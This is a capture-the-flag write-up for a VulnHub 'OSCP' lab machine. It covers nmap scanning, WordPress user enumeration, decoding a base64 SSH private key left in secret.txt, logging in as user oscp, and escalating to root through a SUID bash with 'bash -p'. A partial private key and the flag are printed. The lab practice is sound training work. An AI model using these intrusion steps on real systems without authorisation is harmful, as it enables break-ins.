


# PORT AND SERVICE DISCOVER

First I used netdiscover to find the ip address of the vulhub machine. I checked with the mac address assigned by the VM on network settings to make sure that I got the correct ip.

Currently scanning: 172.16.31.0/16 | Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 3 hosts. Total size: 360

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.160.2	00:50:56:f1:ba:4c	2	120	VMware, Inc.
192.168.160.134	00:0c:29:7d:a8:3d	2	120	VMware, Inc.
192.168.160.254	00:50:56:e1:5a:ee	2	120	VMware, Inc.




Then I did a nmap scan to find the open ports and the running services.

```
(root@kali)-[/home/kali]
# nmap -sV -A -p- 192.168.160.134
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-03 01:25 EST
Nmap scan report for 192.168.160.134
Host is up (0.0011s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 91:ba:0d:d4:39:05:e3:13:55:57:8f:1b:46:90:db:e4 (RSA)
|   256 0f:35:d1:a1:31:f2:f6:aa:75:e8:17:01:e7:1e:d1:d5 (ECDSA)
|_  256 af:f1:53:ea:7b:4d:d7:fa:d8:de:0d:f2:28:fc:86:d7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-generator: WordPress 5.4.2
|_ http-robots.txt: 1 disallowed entry
|_ /secret.txt
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: OSCP Voucher 8#8211; Just another WordPress site
33060/tcp  open  mysqlx?
|_ fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|       Invalid message"
|       HY000
|_
1 service unrecognized despite returning data. If you know the service/version, please submit the fo
i-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.91I=7%D=2/3%Time=61FB7559%P=x86_64-pc-linux-gnu%r(NU
SF:LL,9,"%x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"%x05\0\0\0\x0b\x
SF:08\x05\x1a\0")%r(GetRequest,9,"%x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPOpt
SF:ions,9,"%x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"%x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(RPCCheck,9,"%x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVersi
```

# ENUMERATION

Since http port was open, I checked out the server on browser and found a hint.



Since it was written on wordpress, I ran nse script to find out the users. I found admin is the only user.

```
(root@kali)~[/home/kali]
# nmap -p80 --script http-wordpress-users 192.168.160.134
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-03 01:50 EST
Nmap scan report for 192.168.160.134
Host is up (0.00057s latency).


PORT      STATE SERVICE
80/tcp    open  http
| http-wordpress-users:
|   Username found: admin
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'
MAC Address: 00:0C:29:7D:A8:3D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.37 seconds
```

I remembered I found a txt file directory on the nmap scan. So I decided to visit that page.

```
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.4.2
|_http-robots.txt: 1 disallowed entry
|_/_secret.txt
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: OSCP Voucher 8#8211; Just another WordPress site
```

I found an encoded message there. It looked like base64 encoded. So I decoded it.



The screenshot shows a web browser window with the address bar displaying "192.168.160.134/secret.txt". The browser's address bar also shows a lock icon and a red flag icon. The browser's toolbar includes icons for back, forward, refresh, and home. Below the toolbar, there are several links: "Kali Linux", "Kali Tools", "Kali Forums", "Kali Docs", "NetHunter", and "Offensive Security". The main content area of the browser displays a long string of base64 encoded text, which is a message that has been decoded. The decoded message is a long string of characters, including letters, numbers, and symbols, and it appears to be a message that has been encoded using base64.

```
LS0tLS1CRUdJTiBPUEV0UINIIFBSSVZBVEUgS0VZLS0tLS0KYjNCbGJuTnphQzFyWlhrdGRqRUFB
QUFBQkc1dmJtVUFBQUFFYm05dVpRQUFBQUFBQUFBQUFBQUJsd0FBQUFkemMyZ3RjbGp0aEFBQUFB
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UWFxc2NMbUVhdHFJaVQvMkZrRitBdmVXM2hxUGZicnc5dgpB0VFBVVBM2xlZHFy0FhFelkvL0xx
MCTzUWcvcFV1METa1kx0Gk2dm5maVlIR2t5VzFTZ3J5UGg1eDlCR1RrM2VSWWNO0Cnc2bURiQWpY
S0tDSEdNK2Rubkd0Z3ZBa3FUK2daV3ovTXB5MGVrYXVrNk5QN05Dek9STnJJWEFZRMExcl6YUUV0
eXBId1kKa0NFY2ZXSkpsWjcrZmNFRmE1QjdnRXd0L2FLZEZSWFBRd2luRmxpUU1ZTW1hdThQWmJQ
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MXNKS1dSSElawaTNxZTA4STJSWGVFeEZGWXU5b0x1ZzBkCnRIWwRKSEZMN2NXaU52NG1SeUo5UmNy
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d3JFc3g3VkJmQ3ZMWWpxaEFrR0M2ewLxd2tiRzc2dW9pQnUwZl10Rmo3L2NQb0pGRm5pTXdVbkW0
S1N4UApyNWFKYkNuY1h6RUVHekZScWtnQTUyQVUycjJvb0VlcExudEd5N0dKUDYyZVJZVGxV1Mw
NzNaU1ZzYzJ5SHNndVd1UmRBCjVmVkdKc3dvWHV0ODlBNk5Ja010ZS9CaVZFR3FySEM1aEdyYWLJ
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THdKS2svb0dWcy96S2N0SHBHcnBPAlQrelFzemtUYXlGd0dCV3RhMXMyaExjcVI4R0pBaEhIMwLT
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cWcrdFB0R25WUGxLTzNsdm5DQkJJJeGY4dkJr0Fd0b0pWsmRKdDNoTzhjNGoKa010WHN2TGdSbHZL
MWJaVvPyNU15bUhhbE4vTEExSXNvQzRZa2cvcE1nM3M5Y1LSumttK0d4aVvVNWJ20WV6d000Qm1r
```

First I copied the code to a txt file and then decode it using base64 command. I found a private key.

```
(root@kali)-[/home/kali]
# nano secret.txt

(base64 -d secret.txt)
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCSzHtUF8K8ti0qECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flosKdxFMQqbMVGqSADnYBTavaigQekue0bLsYk/rZ5Fh0URZLTvdLJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbw9v
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w6mDbAjXKKCHGM+dnngNgvAkqT+gZWz/Mpy0ekauk6NP7NCz0RnrIXAYFa1rWzaEtypHwY
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0HSKv+HbKW9pTL50oAkB8fHF30ujV0b6YTuc1sJKWRHIZY3qe08I2RXeExFFYu9oLug0d
tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraAAAAFgH9JQL1/SUC9AAAAB3NzaC1yc2
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X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTLEWS073ZSVsc2yHsguWuRdA
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gUMzlvFqiDNLFKUJdTj7fqy0AXDgkv8QksNmExKoBAjGnM9u8rRAYj5PNo1wAWKpCLxIY3
BhdlneNaAXDV/cKGFvW1a0MLGCeaJ0DxSAwG5Jys4Ki6kJ5EkfWo8eIsUWF30wQkW9yjIP
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QXfxdNhBb3Yr2RjCFULdxhwDSIHG7gfJEDaWYc0kNkIaHHGaV7kxzyYcQLrs0S7C4QAA
AMEAhdmD7Qu5trtBF3mgfcdqpZ0q6+tW6hkmR0hZNX5Z6fndUx//QY5swKAevgNCKK8Sm
```



# USER ACCESS

Since I found the key, I needed to find user to use this key with.

I copied the key to a file and then used the key to login via ssh.

```
(root@kali)~[/home/kali]  
# base64 -d secret.txt > secret_key
```

First I tried with admin but failed.

```
(root@kali)~[/home/kali]  
# ssh admin@192.168.160.134 -i secret_key  
The authenticity of host '192.168.160.134 (192.168.160.134)' can't be established.  
ECDSA key fingerprint is SHA256:j6pDoPWkkeKgplTqHPtxSxrMqrQRMP15AIW2Lfn14y8.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.160.134' (ECDSA) to the list of known hosts.  
admin@192.168.160.134: Permission denied (publickey).
```

Then I looked at the website and found a user named oscp.

Oh yea! Almost forgot the only user on this box is “oscp”.

A big thank you to Offensive Security for providing the voucher.

Happy Hunting

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But it gave me warning saying the key is too public. So I changed the key file user privileges. Then I tried again.

```
(root@kali)-[/home/kali]
# ssh oscp@192.168.160.134 -i secret_key
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'secret_key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored. ( https://discord.gg/RRgKaep )
Load key "secret_key": bad permissions
oscp@192.168.160.134: Permission denied (publickey).

(root@kali)-[/home/kali]
# chmod 600 secret_key
```



I was able to login via ssh.

```
(root@kali)-[/home/kali]
# ssh oscp@192.168.160.134 -i secret_key
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64) only user on this b

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Thu 03 Feb 2022 07:06:32 AM UTC

System load:  0.16               Processes:           207
Usage of /:   26.9% of 19.56GB   Users logged in:    0
Memory usage: 70%               IPv4 address for eth0: 192.168.160.134
Swap usage:   1%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$
```

```
-bash-5.0$ id
uid=1000(oscp) gid=1000(oscp) groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
-bash-5.0$
```

# PRIVILEGE ESCALATION

I used the following command to find the SUID permissions.

```
find / -perm -u=s -type f 2>/dev/null
```

[ Note:

- `/` denotes start from the top (root) of the file system and find every directory
- `-perm` denotes search for the permissions that follow
- `-u=s` denotes look for files that are owned by the root user
- `-type` states the type of file we are looking for
- `f` denotes a regular file, not the directories or special files
- `2` denotes to the second file descriptor of the process, i.e. stderr (standard error)
- `>` means redirection
- `/dev/null` is a special filesystem object that throws away everything written into it

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```
-bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/snap/snapd/14549/usr/lib/snapd/snap-confine
/snap/snapd/8140/usr/lib/snapd/snap-confine
/snap/core18/2284/bin/mount
/snap/core18/2284/bin/ping
/snap/core18/2284/bin/su
/snap/core18/2284/bin/umount
/snap/core18/2284/usr/bin/chfn
```

```
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-h
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/bash
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
-bash-5.0$
```

So I ran the bash and was able to get root as effective user id.

```
-bash-5.0$ /usr/bin/bash -p
bash-5.0# id
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd),1000(oscp)
```

[Note:

-p =Turn on privileged mode. In this mode, the '\$BASH\_ENV' and '\$ENV' files are not processed, shell functions are not inherited from the environment, and the 'SHELLOPTS', 'BASHOPTS', 'CDPATH' and 'GLOBIGNORE' variables, if they appear in the environment, are ignored. If the shell is started with the effective user (group) id not equal to the real user (group) id, and the '-p' option is not supplied, these actions are taken and the effective user id is set to the real user id. If the '-p' option is supplied at startup, the effective user id is not reset. Turning this option off causes the effective user and group ids to be set to the real user and group ids.

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Finally I was on root. I needed to find the flag.

I remembered the hint I got from the website said the flag was on root directory. So I looked around and found the flag.

```
bash-5.0# cd /root
bash-5.0# ls
fix-wordpress  flag.txt  snap
bash-5.0# cat flag.txt
d73b04b0e696b0945283defa3eee4538
bash-5.0#
```

Flag: d73b04b0e696b0945283defa3eee4538

THE END